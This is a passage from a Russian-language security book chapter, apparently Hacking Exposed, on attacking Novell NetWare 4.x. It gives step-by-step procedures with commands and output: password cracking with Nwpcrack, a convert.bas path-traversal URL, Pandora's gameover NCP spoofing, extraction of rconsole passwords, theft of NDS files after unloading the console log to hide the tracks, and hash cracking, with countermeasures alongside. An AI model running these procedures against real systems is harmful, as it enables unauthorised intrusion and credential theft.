В аутентифицированном сеансе On-Site разрешен просмотр всех подключений NetWare к любой из сетевых систем. Это очень важная для атакующих информация, помогающая получить права администратора (см. ниже).

NDSsnoop

Можно упростить задачу, воспользовавшись утилитой NDSsnoop (ftp://ftp.iae.univ-poitiers.fr/pc/netware/UTIL/ndssnoop.exe), хотя придется

попотеть, чтобы разобраться с ее командами. После аутентификации в дереве NDSsnoop позволяет получить в графическом виде все объекты и их свойства (подобно команде `nlist /ot=* /dyn /d`), в том числе свойство equivalent to me (эквивалентность текущему).

На рис. 6.5 показан экран NDSsnoop с важной информацией об объектах дерева, включая сведения о last login time (время последней регистрации) и equivalent to me — главный приз для любого атакующего.




Рис. 6.5. Утилита NDSsnoop предоставляет сведения о каждом объекте, причем иногда показывает пользователей, имеющих эквивалентные администратору права

Определение блокировки вторжения

Популярность: 6
Простота: 9
Результативность: 6
Степень риска: 7

Утилита Intruder Lockout является встроенным средством NetWare для блокировки любого пользователя после проведения им заданного числа неудачных попыток входа в систему. К несчастью, по умолчанию это средство выключено, хотя оно важно для защиты от попыток атакующих получить доступ к серверу. Установив блокировку вторжений (см. рис. 6.6), нужно проверить, что во всех контейнерах дерева требуется обязательная аутентификация пользователей.

Нацелившись на учетную запись одного из пользователей, атакующий попытается выяснить, включена ли блокировка вторжений. Если да, то атакующий, образно говоря, попадает под действие радара. Можно удивляться, но многие администраторы не устанавливают режим блокировки вторжений, возможно, по незнанию, непониманию важности или слишком большой

загруженности текущими проблемами. Рассмотрим методы обнаружения режима выявления вторжений.






Рис. 6.6. При отключении режима Intruder Lockout невозможно узнать об атаках на сеть

В окне регистрации Client32 попробуйте войти в систему под именем одного из пользователей. Скорее всего, первый вариант пароля окажется неправильным, поэтому появится сообщение об ошибке:



Если же режим блокирования вторжений отключен, будет выведено сообщение:



Это сообщение будет продублировано на системной консоли:

```
4-08-99 4:29:28 pm: DS-5.73-32
I   ntruder lock-out on account estein.HSS [221E6E0F:0000861CD947]
4-08-99 4:35:19 pm: DS-5.73-32
    Intruder lock-out on account tgoody.HSS [221E6E0F: 0000861CD947]
```

Обычно, проведение 20 неудачных попыток регистрации свидетельствует об отключенном режиме определения вторжений.

Контрмеры: защита от определения блокировки вторжения

Нам не известен ни один из методов выявления того, что атакующий пытается проверить установку режима блокировки вторжений. Кроме того, нет никаких средств для отключения выводимого по умолчанию сообщения NetWare о блокировании учетной записи. Поэтому будьте внимательны и чаще проверяйте сообщения на системной консоли. Кроме того, тщательно исследуйте все случаи хронической блокировки пользователей независимо от того, насколько важными кажутся такие события.

Получение права ADMIN

Во многих случаях получение доступа на уровне пользователей является тривиальной задачей (например, проведите утилитой `chknull` поиск пользователей с пустыми паролями или подберите вручную пароль одного из пользователей системы). Следующим шагом атакующего является получение права администратора. Для этого есть два основных способа:

- Грабеж (pillage) сервера (традиционный метод)
- Атака мистификации NCP

Грабеж

Популярность: 9
Простота: 9
Результативность: 8
Степень риска: 8

На данном этапе большинство атакующих просто воруют и грабят. Они регистрируются на всех системах, где это удается, и пытаются найти бестолковых пользователей, хранящих свои пароли в обычных текстовых файлах. Результат подобных действий гораздо успешнее, чем можно себе представить.

Грабеж — это своего рода "черная магия", и трудно показать простой пример использования данного метода на практике. Нужно внимательно исследовать все доступные файлы, чтобы найти в них подсказки и зацепки. Возможно, обнаружится даже пароль администратора. Отобразите корень тома SYS командой MAP:

```
map n secret/sys:\
```

или средствами утилиты On-Site. Исследуйте все доступные каталоги тома, причем наибольшее внимание уделите следующим каталогам:

- SYS:SYSTEM
- SYS:ETC
- SYS:HOME
- SYS:LOGIN
- SYS:MAIL

A SYS:PUBLIC

Отметим, что применяемая учетная запись не всегда обеспечивает доступ ко всем этим каталогам, но иногда атакующему крупно везет. Особенно важны каталоги SYSTEM и ETC, содержащие наиболее ценные конфигурационные файлы сервера, однако просмотр этих каталогов разрешен только администраторам.

Контрмеры: защита от грабежа

Для защиты от грабежа информации с томов NetWare следует предпринять простые и понятные действия, связанные с ограничением прав пользователей:

- Распространите ограничения прав на все тома, каталоги и файлы, воспользовавшись утилитой filer.
- Применив утилиту Nwadamn3x, распространите ограничения прав на все объекты NDS, включая Organization (организация), Organizational Units, серверы, пользователей и т.д.

Nwpcrack

Популярность:	*9*
Простота:	*9*
Результативность:	*10*
Степень риска:	*9*

Утилита Nwpcrack (http://www.nmrc.org/files/netware/nwpcrack.zip) предназначена для взлома паролей систем Netware 4.x Она проводит атаку по словарю для указанного имени пользователя. К примеру, используем утилиту для взлома пароля группы Admins. Зарегистрировавшись в системе по учетной записи обычного пользователя, атакующий может выполнить поиск пользователей с правами, эквивалентными администратору, либо пользователей одной из административных групп (Admins, MIS и т.д.). В нашем примере такими пользователями являются DEOANE и JSYMOENS из группы ADMINS. Именно на их пароли и будет направлена атака.

Запустив Nwpcrack для имени DEOANE, находим первый пароль, дающий право администрирования сервера и доступ к объектам, которые открыты по этой учетной записи:

```
5 C:\WINNT\System32\cmd.exe
C:\Tools\Novell\NWPCRACK>nwpcrack deoane dict.txt

tried password EHLLO
tried password HELLO
tried password WHATEVER
tried password ROGUE
The Password for User DEOANE is ROGUE

4 Passwords Tried

C:\Tools\Novell\NWPCRACK>_
```

ОСТОРОЖНО

Не пользуйтесь Nwpcrack против учетной записи Admin, когда включен режим Intruder Lockout, иначе будет блокирован доступ к дереву! Перед применением Nwpcrack к Admin (или эквивалентной учетной записи) обязательно создайте резервную учетную запись с правами администрирования и пользуйтесь ею для тестирования. В Windows NT подобная ситуация отказа в обслуживании никогда не возникает, поскольку исходная учетная запись администратора может быть блокирована только с помощью специальной утилиты PASSPROP из пакета NT Resource Kit.

СОВЕТУЕМ

Если средство обнаружения вторжения выявляет работу утилиты Nwpcrack, пользователю выдается сообщение о попытке ввода пароля с указанием примененного варианта. Сервер NetWare уже не будет принимать от пользователя запросы на регистрацию в системе. В этом случае нужно выйти из программы, нажав Ctrl-C, однако на серверной консоли все равно появится сообщение DS-5.73-32: "Intruder lock-out on account Admin...", а это плохо для нападающего.

Контрмеры; защита от Nwpcrack

Меры по защите от угадывания пароля (скорее всего, пароля администратора) утилитой Nwpcrack просты:

- Пользуйтесь "сильными" паролями. Компания Novell не предоставляет специальных средств проверки усиления пароля, как это сделала корпорация Microsoft, выпустив специальную утилиту passfilt.dll (запрещает пользователям указывать простые пароли и требует применения в паролях цифр и метасимволов ! @ # $ % и т.д.). Однако с помощью шаблона USER_TEMPLATE можно хотя бы ограничить минимальную длину пароля и запретить дублирование.
- Включите режимы Intruder Detection и Lockout. Укажите контейнер (Organizational Unit), перейдите на вкладку Details и щелкните мышью на кнопке Select the Intruder Lockout. Рекомендуем установить по умолчанию следующие значения:

Detect Intruders Yes	
Incorrect login attempts	3
Intruder attempt reset interval (Days)	14
Intruder attempt reset interval (Hours)	0
Intruder attempt reset interval (Minutes)	0
Lock account after detection	Yes
Intruder lockout reset interval (Days)	7
Intruder lockout reset interval (Hours)	0
Intruder lockout reset interval (Minutes)	0

Уязвимость приложений

С точки зрения служб TCP/IP, установка по умолчанию системы NetWare открывает лишь несколько портов, в том числе Echo (7) и Chargen (19), — этого не достаточно для полномасштабной атаки (если не пользоваться атакой "отказа в обслуживании"). Однако после добавления служб Web, FTP, NFS и Telnet у

атакующих увеличиваются шансы взлома, поскольку открываются порты 53, 80, 111, 888, 893, 895, 897,1031 и 8002.

Учитывая постоянное добавление в систему новых служб и дополнительных возможностей, со временем появляется все больше путей получения неавторизированного доступа.

NetWare Perl

Популярность: 6
Простота: 8
Результативность: 8
Степень риска: 7

Проблема была обнаружена в начале 1997 г., поэтому свойственна версиям, появившимся до Netware 4.*x* и IntraNetWare. Она состоит в исполнении атакующим сценария на языке Perl (http://www.insecure.org/sploits/netware.perl.nlm.html) в любом месте тома, включая пользовательские каталоги и каталога общего доступа (например, LOGIN и MAIL).

Нарушение защиты связано со сценариями Perl, способными показать важные файлы в окне браузера. Например, можно вывести содержимое файлов autoexec.ncf и ldremote.ncf, хранящих пароль rconsole.

Контрмеры: защита NetWare Peri

К сожалению, существующие контрмеры неидеальны, поскольку предполагают полное отключение служб или переход на новую версию:

- С системной консоли введите команду **unload perl**

либо

- Обновите web-сервер NetWare до версии 3.0. Загрузить свежую версию можно с http://www.support.novell.com.

NetWare FTP

Популярность: 6
Простота: 8
Результативность: 8
Степень риска: 7

Незащищенность FTP (http://www.nmrc.org/faqs/netwar/nw_sec12.html#12-2) свойственна только начальному варианту службы FTP из состава IntraNetWare. В конфигурации по умолчанию анонимному пользователю разрешено сканирование файлов (File Scan) в каталоге SYS:ETC, хранящем netinfo.cfg и другие важные конфигурационные файлы.

Выявить незащищенность позволяют следующие действия:

1. В web-браузере введите URL-адрес:

   ftp://ftp.server.com/

2. Если для данного сервера FTP открыт анонимный доступ, перейдите в каталог SYS:ETC (что не всегда удается). Если файлы этого каталога видны в окне браузера, значит, сервер не защищен.

Контрмеры: защита NetWare FTP

Меры по защите NetWare FTP аналогичны устранению уязвимости Perl — нужно отключить службу или провести обновление программного обеспечения.

- Обновите ftpserv.nlm, установив последнюю версию, которую можно загрузить с http://www.support.novell.com.
- Отключите анонимный доступ в FTP.
- Удалите службу FTP с помощью unicon.nlm.

ВНИМАНИЕ Версия ftpserv.nim в Netware 4.11 запрещает анонимный доступ по умолчанию.

NetWare Web Server

Популярность: 6
Простота: 7
Результативность: 9
Степень риска: 7

Незащищенность web-сервера NetWare (http://www.nmrc.org/faqs/netware/nw_sec12.html@12-1) была обнаружена в 1996 г. Старая версия Web Server в Netware 4.x не "вымарывала" параметры сценариев Basic, пересылаемые в convert.bas. В результате атакующий мог просмотреть содержимое любого файла, включая autoexec.ncf, Idremote.ncf и netinfo.cfg. Проверить наличие этой бреши позволяют следующие операции:

1. Вызовите сценарий (convert.bas), указав в браузере соответствующий URL-адрес, а затем передайте в виде параметра имя одного из файлов системы. Например:

   http://www.server.com/scripts/convert.bas?../../system/autoexec.ncf

2. Если вы увидите содержимое файла autoexec.ncf, значит, система не защищена.

Контрмеры: защита NetWare Web Server

Обновите web-сервер Novell по крайней мере до версии 2.51R1 (http://www.support.novell.com). Компания Novell ограничила исполнение сценариев Basic каталогом SCRIPTS, поэтому разрешается открывать лишь несколько заранее известных файлов.

Атака мистификацией (PANDORA)

Популярность: 3
Простота: 7
Результативность: 10
Степень риска: 7

Если не удалось получить права администратора ни одним из предложенных выше методов атаки, воспользуйтесь утилитой атаки мистификации NCP, разработанной в Nomad Mobile Research Center (NMRC)

(http://www.nmrc.org). Она предоставляет пользовательское право, эквивалентное Admin. Утилита любовно названа Pandora (http://www.nmrc.org/pandora/download.html), имеется уже версия 4.0 (мы рассмотрим версию 3.0). Для применения утилиты Pandora необходимо выполнение нескольких условий:

- Должен работать сетевой адаптер с пакетным драйвером (не все сетевые адаптеры имеют такой драйвер). О наличии пакетного драйвера нужно узнать у производителя. Компании Netgear, D-Link и 3Com поставляют его вместе со своими устройствами. Пакетный драйвер должен перехватывать прерывания ОхбО.
- Необходимо загрузить поддержку DOS DPMI, иначе Pandora будет бесполезна. Нужные файлы можно найти на web-странице утилиты Pandora.
- В дереве нужно найти контейнер, содержащий пользователя Admin (или эквивалентного администратору пользователя) и пользователя *с* известным атакующему паролем.

Gameover

Утилита gameover (игра окончена) оправдывает свое название. Она позволяет атакующему сделать пользовательскую учетную запись эквивалентной по правам учетной записи администратора. Утилита ворует запрос NCP и преобразует его в запрос NCP "SET EQUIVALENT TO" (установить эквивалентным) сервера *4.x.*

Рассмотрим работу с утилитой из клиента DOS/Win95:

1. Запустите DOS.
2. Загрузите пакетный драйвер (например, драйвер адаптера D-Link):

```
de22xpd 0x60
```

3. Загрузите поддержку DPMI (DOS protected mode interface — интерфейс защищенного режима DOS):

```
cwsdpmi
```

Воспользовавшись собранной в On-Site информацией об аутентифицированном пользователе, предоставьте сведения о подключении, необходимые для захвата на сервере права Admin (см. рис. 6.7).

Запустите gameover:

```
Gameover<cr>
Server internal net (4 bytes hex)
36FCC65D<cr>
Server address (6 bytes hex)
000000000001<cr>
File server connection number (int)
most probably '1' (seen as: '*<server_name>.<server.context>')
4<cr>
Server socket high (1 bytp hex)
most probably '40' 40<cr>
Server socket low (1 byte hex)
Most probably '07' 39<cr>
User name to gain rights (does NOT have be currently connected)
eculp<cr>
```




Рис. 6.7. Зарегистрированный в системе атакующий может вытянуть с помощью On-Site всю информацию, необходимую для получения права администратора

```
User name to get rights from (does not have to be currently connected)
Admin<cr>
Spoofing: Done.
```

Теперь атакующий известен системе как пользователь ECULP, имеющий права администрирования. Неплохо для первого раза? Утилита Pandora содержит еще несколько средств для атаки на NetWare. Две утилиты из ее состава (level1-1 и level3-1) тоже воруют запросы NCP и подменяют их запросом "SET EQUIVALENT", но в ином контексте, чем это делает gameover. Однако нам так и не удалось заставить их работать в тестовой системе.

Утилиты extract, crypto и crypto2 предназначены для взлома паролей NDS (см. ниже). Утилита havoc — прекрасный клиент для атак "отказа в обслуживании".

Контрмеры: защита от Pandora

Существует несколько способов защиты от утилиты Pandora, применение которых определяется параметрами NetWare конкретной сети. В общем случае можно рекомендовать следующие методы блокирования взлома утилитой Pandora:

- Не позволяйте размещать Admin (или его эквивалент) в том же контейнере, что и обычных пользователей.
- Примените Support Pack 6 (IWSP6.EXE) с сайта ftp://ftp.novell.com/pub/updates/nw/nw411/iwsp.exe. Эта заплатка обновляет DS.NLM и устраняет проблему. Заплатка бесплатно загружается с http://www.support.novell.com.

- Установите "SET PACKET SIGNATURE OPTION = 3" до запуска DS.NLM. Параметр нужно добавить в начало файла autoexec.ncf или в конец файла startup.ncf.
- ▲ Задайте в autoexec.ncf вызов сценария SYS:SYSTEM\secure.ncf, который установит тот же вариант подписи, что и остальные сценарии. Вызов должен выполняться в начале файла autoexec.ncf. Отредактируйте файл secure.ncf и уберите комментарии из строки "SET PACKET SIGNATURE OPTION = 3".

Действия, предпринимаемые после получения права администратора сервера

К этому моменту наиболее трудная работа уже позади. Атакующий получил административный доступ к серверу и, скорее всего, к большей части дерева. Следующей задачей становится доступ к консоли сервера (rconsole) и захват файлов NDS.

Взлом rconsole

Популярность: 8
Простота: 10
Результативность: 10
Степень риска: 9

Существует несколько способов получения пароля rconsole, однако реально исполним только самый простой из них. По умолчанию пароль утилиты rconsole хранится открытым текстом. Проверим, так ли это на самом деле:

1. Откройте файл SYS:\SYSTEM\autoexec.ncf.
2. Найдите строку load remote. Следующим параметром является пароль, причем записанный обычным текстом:

```
load remote ucantcme
```

3. Если пароля не видно, но в строке записано "-E", следовательно, администратор позаботился о шифровании пароля удаленного доступа (remote).

```
load remote -E 158470C411176130953 9D0
```

Это не остановит атакующего, хотя ему придется выполнить лишнюю операцию на пути к полному контролю над системой. Хакер Dreamer (или TheRuiner) уже разгадал алгоритм шифрования и написал код Pascal для дешифрации удаленного пароля (http://www.nmrc.org/files/netware/remote.zip). Можно найти аналогичный код на языке Perl, который написан авторами этой книги и помещен на сайт Hacking Exposed по адресу www.osborne.com/hacking.

В любом случае нужно найти пароль утилиты rconsole (шифрованный или нет). Если не удастся с первого раза, попробуйте поискать в других местах:

- ▼ Если в autoexec.ncf нет строки load remote, не отчаивайтесь — поищите другой файл NCF. Например, по умолчанию для хранения команды load remote обычно служит файл SYS:SYSTEM\ldremote.ncf. В этом же файле находится и пароль (либо открытым текстом, либо в зашифрованном виде).

▲ Если же и в этом файле нет строки load remote, значит, администратор утилитой inetcfg переместил все команды из autoexec.ncf в файлы initsys.ncf и netinfo.cfg. Оба файла находятся в каталоге SYS:ETC. Когда администратор первый раз запускает inetcfg с консоли, программа пытается переместить все команды из autoexec.ncf в файлы inetcfg. В результате пароль (шифрованный или нет) оказывается в этих файлах.

Контрмеры: защита rconsole (пароль текстом)

Компания Novell предоставляет средство для шифрования пароля rconsole, которое запускается командой remote encrypt.

1. Проверьте, что загружены rspx и remote.
2. Введите с консоли **load. remote** *<пароль>* (указав настоящий пароль, а не слово "пароль").
3. Введите с консоли **remote encrypt.**
4. Введите пароль rconsole.
5. Программа спросит, нужно ли добавить шифрованный пароль в файл SYS:SYSTEM\ldremote.ncf. Ответьте yes (да).
6. Вернитесь назад и удалите все строки с паролями из файлов autoexec.ncf и netinfo.cfg.
7. Проверьте, что в файле autoexec.ncf находится ldremote.ncf (разрешает вызов команды load remote).

Мы не знаем других методов получения права администратора. На сегодняшний день не существует заплатки против описанного нами способа. За дополнительной информацией обращайтесь по адресу http://oliver.efri.hr/~crv/security/bugs/Others/nware12.html. Сценарий на языке Perl для дешифрации пароля (remote.pl) опубликован на web-сайте Hacking Exposed по адресу www.osborne.com/hacking.

Захват файлов NDS

Популярность: 8
Простота: 8
Результативность: 10
Степень риска: 9

После получения пароля утилиты rconsole начинается заключительный этап взлома — доступ к файлам NDS. Компания Novell хранит файлы NDS в скрытом каталоге _netware тома SYS. Доступ к каталогу возможен только через консоль (утилиту rconsole). Существует несколько методов захвата файлов NDS, среди которых атакующий может выбрать наиболее подходящий в конкретной ситуации.

NetBasic.nlm

Пакет NetBasic Software Development Kit (SDK) был разработан компанией High Technology Software (HiTecSoft). Пакет позволяет преобразовать

сценарий NetBasic в загружаемый модуль Novell (NLM) для использования на web-сервере NetWare. Как обнаружили хакеры, оконечный компонент, netbasic.nlm (SYS:SYSTEM), обладает уникальными возможностями: он обеспечивает просмотр всего тома, включая скрытый каталог _netware, из командной строки.

NetBasic по умолчанию устанавливается во всех системах Netware *4.x,* поэтому является наиболее распространенным средством доступа к файлам NDS. Кроме того, только NetBasic позволяет "умыкнуть" данные из NDS без закрытия службы каталога (Directory Services). Рассмотрим пример использования этой возможности на практике:

1. Получите доступ к rconsole командой SYS:\PUBLIC\rconsole.
2. **unload conlog** (удаляются регистратор консоли и все записи об исполняемых командах)
3. **load netbasic.nlm**
4. **shell**
5. **cd _netware** (это срытый системный каталог, видимый только в системной консоли)
6. **md \login\nds**
7. **copy block.nds \login\nds\block.nds**
8. **copy entry.nds \login\nds\entry.nds**
9. **copy partitio.nds \login\nds\partitio.nds**
10. **copy value.nds \login\nds\value.nds**
11. **exit** (выход из оболочки)
12. **unload netbasic**
13. **load conlog** (возврат к первоначальному статусу управления)
14. Из клиента примените команду тар для отображения устройства на ранее созданный каталог LOGIN\NDS.
15. Скопируйте файлы *.NDS на локальный компьютер.
16. Можно приступить к взлому.

Dsmaint

В системах, просвещенных в области защиты администраторов NetWare, метод с NetBasic может не сработать. На этот случай есть альтернативный вариант — Dsmaint (http://www.support.novell.com/cgi-bin/search/patlstfind.cgi?2947447). Данный модуль NLM не является стандартным в составе Netware 4.11, но может быть загружен с сайта Novell. Файл называется DS411P.EXE и находится на странице Minimum Patch List сайта http://www.support.novell.com. Будьте внимательны: установка Dsmaint автоматически закрывает Directory Services (DS), поэтому не следует проводить ее во время пиковой нагрузки на систему. Для возврата DS в исходное рабочее состояние нужно выполнить операцию восстановления Dsmaint. Другими словами, не следует пользоваться утилитой на функционирующем сервере.

1. Отобразите устройство на SYS:SYSTEM.
2. Скопируйте dsmaint.nlm на отображенное устройство.

3. Получите доступ к rconsole командой SYS:\PUBLIC\RCONSOLE.
4. Введите **unload conlog.** Будет удален регистратор консоли и записи обо всех командах.
5. Введите **load dsmaint.**
6. Выполните Prepare NDS For Hardware Upgrade (подготовка NDS к обновлению оборудования).
7. Зарегистрируйтесь в качестве администратора (Admin).

Будет выгружена служба каталога (Directory Services).

Файл backup.nds будет автоматически сохранен в SYS:SYSTEM.

8. Выполните Restore NDS Following Hardware Upgrade (восстановление NDS после обновления оборудования).
9. Введите **load conlog.**
10. Из клиента отобразите устройство на SYS:SYSTEM.
11. Скопируйте файл backup.nds в локальную систему.
12. Воспользуйтесь функцией extract (извлечение) утилиты Pandora для создания четырех файлов NDS (block, entry, partitio и value).
13. Начните взлом.

Старая версия dsrepair.nlm выполняет подготовку к обновлению оборудования, создавая резервную копию файлов NDS в каталоге SYS:SYSTEM. Однако dsrepair можно применять только со старыми версиями Netware 4.x, в частности с теми, которые не обновлялись пакетом Support Packs.

Jcmd

Компания JRB Software Limited уже более шести лет предоставляет прекрасные утилиты для NetWare, многие из которых предназначены для аудита защиты серверов NetWare. В отличие от NetBasic, утилита Jcmd (ftp://ftp.cdrom.com/.1/novell/jrb400a.zip или http://www.jrbsoftware.com) не может копировать открытые файлы NDS. Поэтому, как и dsmaint.nlm, утилитой Jcmd не рекомендуется пользоваться на рабочих серверах сети. Для устранения этого ограничения нужно выгрузить службу каталога. Приведем пример использования Jcmd для копирования файлов NDS:

1. Отобразите устройство на SYS:SYSTEM.
2. Скопируйте Jcmd.nlm на отображенное устройство.
3. Получите доступ к rconsole командой SYS:\PUBLIC\rconsole.
4. **unload conlog** (удаляются регистратор консоли и все записи о командах)
5. **unload ds**
6. **load jcmd**

7. **cd_netware** (экран показан на рисунке):

```
C:\WINNT\System32\cmd.exe - rconsole
Base Features MS-DOS COMMAND.COM emulator version 1.ЭИ
Following commands are available:
 <drive>:                          logical drive (MSDOS) or volume selection
 CO<path>                          change directory of current drive
 MD <path>                         create directory
 DIR [drive:][path][file]          current or specified directory listing
 COPY [/S][/T][/D] [spath\]<file>  [dpath]  file copy. Options: /S: copy subdir
                                            /T: * trustees, /D: Don't compress
 VER                               displays program version
 EXIT                              ends COMMAND.COM emulator session
 REN  [spath\][file] [dpath]       renames files or airs. No wildcards allowed.
 DEL  [path\]<file>                deletes file(s) or directory(ies)
 HELP                              displays this help screen
 VOL                               displays table of existing volumes
 SALV [path\][file] [/S|A|!/P|A]   erased files listing (&handling)
 TYPE [path\]<file> [/B]           displays file(s) content (/B: binary)
 ATTR [filepath] [R|H|A|!|P|Sy|Sh  «! 1  <re>sets file's attributes
 CMD  [filepath]                   use file as command source (no SALV /SP)
 LOGIN <server> [user[ CMDpwd]]    logs into another server (pwd only for CMD)
I LOG  [N] I [E ! A] logname       creates logfile nf None|Error|All
V ; <text>                         remark

Command may be written both UPPER / lower case. Works only for MSDOS name space.

SYS:\_NETWARE>
```

8. **dir** *.* (для просмотра файлов в Jcmd нужно использовать подстановочные символы *.*)
9. md\login\nds
10. **copy block.nds \login\nds**
11. **copy entry.nds** \login\nds
12. **copy partitio.nds** \login\nds
13. **copy value.nds \login\nds**
14. exit (выход из оболочки)
15. **load ds**
16. **load conlog**
17. Из клиента командой map отобразите устройство на каталог SYS:LOGIN.
18. Скопируйте файлы *.NDS на локальный компьютер.
19. Начните взлом.

Контрмеры: защита от воровства NDS

Основные методы борьбы с захватом данных из NDS состоят в сокращении количества средств, доступных атакующим.

1. Зашифруйте пароль rconsole (см. выше).
2. Удалите из SYS:SYSTEM модуль netbasic.nlm и очистите этот каталог. Обычно netbasic.nlm не требуется для работы системы.

Взлом файлов NDS

ЕСЛИ атакующему удалось загрузить файлы NDS, борьбу можно считать проигранной. Следовательно, нельзя допускать, чтобы взломщик дошел до этого рубежа защиты. Получив файлы NDS, атакующий безусловно откроет их одной из "ломалок" NDS. Для этого существуют бесплатные программы: IMP от Shade, утилиты crypto и crypto2 из пакета Pandora.

Администратору нужно попытаться загрузить файлы NDS и взломать их теми же средствами. Воспользуйтесь взломом по большому словарю и

потребуйте от пользователей замены всех найденных слабых паролей. Кроме аудита системы защиты, такое упражнение позволит выяснить реальную длину пользовательских паролей.

Crypto и crypto2 из пакета Pandora предназначены для атак "грубой силой" и для проверки по словарю (соответственно) файлов NDS. Взлом выполняется следующим образом:

1. Скопируйте файл backup.nds или backup.ds в каталог \PANDORA\EXE.
2. Примените утилиту extract для извлечения четырех файлов NDS из backup.nds:

   extract -d

3. Затем той же утилитой вытащите пароли из файлов NDS и создайте файл password.nds:

   extract -n

```
C:\WINNT\System32\cmd.exe
EXTRACT - Extract the password information from NDS files
          default path is current directory
Comments/bugs: pandora@nmrc.org
http-//www.nmrc.org/pandora
1997,1998 (c) Nomad Mobile Research Centre

CN=Admin O=HSS 010000b9 1И 02287c6f0499a2781efcdaa379d1f66c
CN=jscambray O=HSS 070000ef 6 3b4b359db7cab91b7deb5848050bd1cb
CN=smcclure O=HSS 010000fa 8 0c4f0770468d44208410bba9d0882f 15
CN=jsymoens 0-HSS 010000fb 13 05cd071742ce4bf8ffb719b84a4efa16
CN=gkurtz O=HSS 010000fd S 75b544541592832f920b7cd8af2f2334
CN=mdolphin O=HSS 010000fe 6 7a69c6f31061ee06c0010d723a4ff5eb
CN=deoane 0-HSS 010000ff 5 39575a94aac0bc736cad587ee16268af
CN=jsmith 0-HSS 01000100 0 72cab55bc906160883fd558488916bd9
CN=rpaul O=HSS 01000101 в d5ebb5b346832e857798955350e2c5bf
CN=jhanley 0-HSS 01000102 0 82ae2792c036f8e25f23b22de5217cdd
CN=mmeadows O=HSS 01000103 0 408f90de284c87e189e4db89371dab3f
CN=abirchard O=HSS 01000104 14 9a9133ab681de5dc709e53b51a0c6086
CN=ehammond O=HSS 01000105 0 f270e3feabd92e773790828800976 5b0
CN=jbenson 0-HSS 01000106 7 29a1de69aa06747332786112337d5e57
CN=eculp 0-HSS 01000107 И f4acedbc815b536f95cc245469a62208
CN=jhomey O=HSS 01000108 0 0c1ea9b009902073038a49578856de55
CN=tgoody O=HSS 01000109 S a38c33704c709bdbeb378749f09d4ed9
CN=jgoldberg O=HSS 0100010a 0 73b517419afb8ed078575f36eb3d890d
CN=estein O=HSS 0100010b 0 b56fc130f7804b862c5f147e59cf0487
C:\novell\Pandora\EXE>_
```

4. Запустите crypto или crypto2 для атаки "грубой силой" или по словарю соответственно. Объектом атаки является файл password.nds:

```
crypto -u Admin
crypto2 dict.txt -u deoane
```

```
C:\WINNT\System32\cmd exe
C:\novell\Pandora\EXE>crypto2 dict.txt -u deoane

CRYPTO2 - Dictionary Attack
Comments/bugs: pandora@nmrc.org
http://www.nmrc.org/pandora
1997,1998 <c> Nomad Mobile Research Centre
CN=deoane 0-HSS id 010000ff parentID-010000b7 objectID-010000ff pwlen-5

 read hash - 39575a94aac0bc736cad587ee16268af
  password - ROGUE

C:\novell\Pandora\EXE>
```

IMP 2.0

